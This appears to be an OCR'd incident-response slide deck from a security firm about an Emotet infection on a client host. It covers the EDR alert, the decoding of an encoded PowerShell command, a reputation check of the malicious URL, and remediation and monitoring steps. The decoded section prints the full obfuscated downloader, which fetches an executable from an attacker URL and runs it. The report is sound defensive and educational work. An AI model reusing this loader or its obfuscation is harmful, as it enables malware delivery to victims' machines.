
Process ID: 8104
Source Process: …ws\System32\WindowsPowerShell\v1.0\powershell.exe
Target: \Device\HarddiskVolume3\Users\mlange\384.exe
Company: Microsoft Corporation
Description:
Version:
Pr… (SHA-1): 1B3B40FBC889FD4C645CC12C85D0805AC36BA254
Co… …er: CHARITE\mlange
Command Line: -e PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC…

□	EXECUTABLE FILE NAME	WRITABLE	CERTIFICATE	REPETITIONS	BASE ADDRESS	END ADDRESS	HASH
□	Main -\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	No	Unsigned				1B3B40FBC889FD4C645CC1…

UnderDefense

Emotet Attack Timeline

2



Decode from Base64 format

Simply enter your data then push the decode button.

PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABVAGMAaQB5AG
YAegBhAHMAbAByAGwAYQA9ACcAWQB6AGoAcwBvAHEAeABxAHgAcgAnADsAJABKAHoAcABlAHQAawB1AHUAbwAgAD0AIAAnADMAOAA0
ACcAOwAkAEQAeQB4AGoAcAB1AGEAdAB5AG4AeQA9ACcAWABiAGgAcQB4AHoAcAB1AHUAawBrAGIAYQAnADsAJABFAGQAcwBzAG4AYg
B3AHcAcwB3AHgAdAA9ACQAZQBuAHYAOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAKwAnAFwAJwArACQASgB6AHAAZQB0AGsAdQB1AG8
AKwAnAC4AZQB4AGUAJwA7ACQARQBlAHEAbwBsAGsAeAB0AG8AaAB2AGYAPQAnAFoAbQBsAGYAcQB0AHcAagBoAHQAawAnADsAJABU
AGcAYQBmAHoAbQBqAGQAPQAmACgAJwBuAGUAdwAnACsAJwAtAG8AYgAnACsAJwBqAGUAJwArACcAYwB0ACcAKQAgAG4ARQB0AC4AV
wBlAGIAYwBsAEkAZQBOAFQAOwAkAEgAbwBzAHkAYgBjAHYAbwBzAHMAPQAnAGgAdAB0AHAAOgAvAC8AZwBlAHcAYQByAGkAcwBsAGkA
eAAuAGMAbwBtAC8AbQBpAG4AcwBlAGUALwByAGEAZwBhAGIAYQAuAHAAaABwAD8AbAA9AHcAYQBsAGEAbABhADEAMAAuAGMAYQBiA
CcALgAiAHMAUABgAGwASQBUACIAKAAnACoAJwApADsAJABKAG4AbQBpAHAAbwBnAG8AdQB3AGsAYgA9ACcASAB0AGkAYgB1AHEAZAB
2AHkAegB2AGoAbQAnADsAZgBvAHIAZQBhAGMAaAAoACQAVwBnAGwAawBvAHIAaQBmAGEAagBqAHQAeAAgAGkAbgAgACQASABvAHMA
eQBiAGMAdgBvAHMAcwApAHsAdAByAHkAewAkAFQAZwBhAGYAegBtAGoAZAAuACIARABPAHcAYABOAEwAYABPAEEARABmAEkAbABFACI
AKAAkAFcAZwBsAGsAbwByAGkAZgBhAGoAagB0AHgALAAgACQARQBkAHMAcwBuAGIAdwB3AHMAdwB4AHQAKQA7ACQAWAB4AGUAaQB

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT ⌄ Source character set.

□ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

‹ DECODE › Decodes your data into the area below.

```
<# https://www.microsoft.com/ #> $Uciyfzaslrla='Yzjsoqxqxr';$Jzpetkuuo = '384';$Dyxjpuatyny='Xbhqxzpuukkba';$Edssnbwwswxt=$env:userprofile
+'\'+$Jzpetkuuo+'.exe';$Eeqolkxtohvf='Zmlfqtwjhtk';$Tgafzmjd=&('new'+'-ob'+'je'+'ct') nEt.WebclIeNT;$Hosybcvoss='http://gewarislix.com/minsee/raga
ba.php?l=walala10.cab'."sP`lIT"('*');$Jnmipogouwkb='Htibuqdvyzvjm';foreach($Wglkorifajjtx in $Hosybcvoss){try{$Tgafzmjd."DOw`NL`OADfIlE"($Wglk
orifajjtx, $Edssnbwwswxt);$Xxeiqogbzgrs='Pbedtoqyr';If ((.('G'+'et-I'+'tem') $Edssnbwwswxt)."Le`Ngth" -ge 31929) {[Diagnostics.Process]::"ST`ArT"
($Edssnbwwswxt);$Npmmfbitxzg='Lbrjudxapjyqg';break;$Eyfouzarpm='Kihpulgimyp'}}catch{}}$Qpxfoviziyo='Ryxlkcwtnnsi'
```

Emotet Attack Timeline

2



12
/ 71

?

Community Score

12 security vendors flagged this URL as malicious

http://gewarislix.com/minsee/ragaba.php?l=walala10.cab
gewarislix.com

404
Status

text/html; charset=UTF-8
Content Type

2019-10-23 16:43:17 UTC
1 year ago

DETECTION DETAILS COMMUNITY

Avira (no cloud)	Malware	BitDefender	Malware
CRDF	Malicious	CyRadar	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	G-Data	Malware
Kaspersky	Malware	Sophos	Malicious
Spamhaus	Malware	URLhaus	Malicious
ADMINUSLabs	Clean	AlienVault	Clean

UnderDefense

Emotet Attack Timeline

3 DEVICES WERE MOVED TO THE “SUSPICIOUS” GROUP

4 FILES WERE REMEDIATED

5 CREATED & SHARED REPORTS ABOUT ACTIVITIES

6 EVENTS WERE HANDLED

7 THE OS ON THE HOSTS WERE REINSTALLED BY THE CLIENT & MOVED TO THE “DEFAULT” GROUP

8 POST-INCIDENT ACTIVITY

Post-Incident Activities

During the next **7 days** SOC team provided post-incident activities and enhanced monitoring:

- reviewed all alerts performed by compromised account for last 90 days
- reviewed alerts from adversary’s IP Addresses and all Threat Intelligence IOCs
- reported about new activities connected to the incident

All malicious actions were reported within SLA.

UNDER DEFENSE

Thank you for your trust

Call us now at +1 929 999 5101